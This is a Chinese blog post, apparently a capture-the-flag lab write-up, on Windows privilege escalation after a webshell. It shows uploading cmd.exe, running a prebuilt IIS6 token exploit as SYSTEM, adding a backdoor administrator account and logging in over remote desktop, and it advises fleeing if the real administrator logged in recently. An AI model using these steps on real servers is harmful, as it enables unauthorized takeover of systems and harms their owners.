

# webshell控制目标：对服务器进行提权以访问远程服务器

原创

Zeker62 于 2021-08-03 10:00:06 发布 71 收藏 1

分类专栏：[网络安全学习](#) 文章标签：[安全](#) [数据库](#) [web](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/ZripenYe/article/details/119342840>

版权



[网络安全学习](#) 专栏收录该内容

134 篇文章 3 订阅

订阅专栏

## 什么是提权

提权是提取/提高权限的意思

一般作为访问者，权限比较低，需要提高权限进一步操作。

最想拥有的是管理员的权限。

## 提权原理：

访问服务器的时候，直接访问一般权限很低。

这个时候我们可以通过一些权限比较高的软件/用户/进程等来操作我们的账户，让我们账户的权限提高。

## EXP和POC

- exp: 是指漏洞可以利用代码，运行后直接利用相应的漏洞
- poc: 是指漏洞可以验证代码，检测是否存在漏洞。

## 提权过程

靶场：封神台：<https://hack.zkaq.cn/battle/target?id=3eb7bec4a7e95297>

在一句话木马进行完成之后：<https://blog.csdn.net/ZripenYe/article/details/119189996>

我们发现，单纯地使用cmd是没有权限的，因为我们此时是作为访问者访问对方服务器。

不论输入什么都是拒绝访问，这个时候就需要提权了。

因为cmd是存在于C:\Windows\system32，这是个系统盘，没有较高的权限是无法使用cmd的。

我们可以在我们可以操作的d盘里面放一个cmd，通过这个cmd，我们就可以操作了。

D:\05\ 59.63.200.79 目录(11),文件(233)

名称	时间	大小	属性
checkcode.asp	2013-04-07 18:15:00	10323	32
cJIRgXZQ.jsp	2021-08-03 16:20:07	10	32
class1.gif	2010-04-16 17:39:00	316	32
class2.gif	2010-04-16 17:39:00	308	32
class3.gif	2010-04-16 17:39:00	75	32
cmd.exe	2021-08-03 16:43:47	471040	32
CompHonor.asp	2019-04-10 15:58:08	4129	32
CompVisualize.asp	2019-04-10 15:58:08	10121	32
CompVisualizeBig.asp	2019-04-10 15:58:08	5985	32
down.gif	2010-04-16 17:39:00	1683	32

都可以进行相应的操作

```
D:\05\> whoami
nt authority\network service

D:\05\> net user

\\GONGKAIK-D45FB6 的用户帐户

Administrator      ASPNET      Guest
IUSR_GONGKAIK-D45FB6  IWAM_GONGKAIK-D45FB6  SUPPORT_388945a0
test
命令成功完成。

D:\05\> |
```

<https://blog.csdn.net/ZripenYe>

## 查看管理员的信息

看一下管理员账户的信息，重点关注一下上次登录：  
如果上次登录的时间离现在较为接近，建议快跑

```
D:\05\> net user administrator
用户名 Administrator
全名
注释 管理计算机(域)的内置帐户
用户的注释
国家(地区)代码 000 (系统默认值)
帐户启用 Yes
帐户到期 从不
上次设置密码 2018-10-18 0:57
密码到期 从不
密码可更改 2018-10-18 0:57
需要密码 Yes
用户可以更改密码 Yes
允许的工作站 All
登录脚本
用户配置文件
主目录
上次登录 2021-7-22 11:30
可允许的登录小时数 All
本地组成员 *Administrators
全局组成员 *None
命令成功完成。
```

<https://blog.csdn.net/ZripenYe>

## 使用exp进行账户添加

在文件下方有一个iis6的exe文件，这是一个exp文件，使用这个文件，我们可以利用相应的漏洞进行账户的操作，而我们并不需要知道是什么漏洞以及原理，直接使用工具就可以了。

可以看见，我们通过iis6这个软件可以更加清楚地看见一些信息

```
D:\05> iis6.exe "whoami"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 296 iis6.exe
[process walking]: 2136 cmd.exe
[process walking]: 2192 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 2192
[Try 1 time...]
[IIS6Up]—>Found token NETWORK SERVICE
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: whoami
[+]Done, command should have ran as SYSTEM!
nt authority\system
```

<https://blog.csdn.net/ZripenYe>

尝试添加账户，先来普通版的

```
D:\05> net user test02 123456789 /add
发生系统错误 5。
拒绝访问。
D:\05>
```

果然不允许，所以我们使用iis06试试看

```
D:\05> iis6.exe "net user test01 123456789 /add"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 2192 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 2192
[Try 1 time...]
[IIS6Up]—>Found token NETWORK SERVICE
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user test01 123456789 /add
[+]Done, command should have ran as SYSTEM!

命令成功完成。

D:\05> net user
\\GONGKAIK-D45FB6 的用户帐户

Administrator          ASPNET          Guest
IUSR_GONGKAIK-D45FB6    IWAM_GONGKAIK-D45FB6    SUPPORT_388945a0
test                    test01
命令成功完成。
```

<https://blog.csdn.net/ZripenYe>

成功

此时的权限还不够，这样并不是管理员的权限，我们需要更高的权限，执行指令：**Net localgroup administrators 用户名 /add**

```
D:\05\> iis6.exe "Net localgroup administrators test01 /add"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 3112 cmd.exe
[process walking]: 3452 davodata.exe
[process walking]: 3904 cmd.exe
[process walking]: 4016 w3wp.exe
[process walking]: 4708 nslookup.exe
[process walking]: 5376 iis6.exe
[process walking]: 5868 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 5868
[Try 1 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: Net localgroup administrators test01 /add
[+]Done, command should have ran as SYSTEM!
命令成功完成。


D:\05\>
```

<https://blog.csdn.net/ZripenYe>


成功


## 尝试远程访问桌面

远程桌面：




直接输入IP地址





进入服务器



甚至在C盘里可以直接找到flag

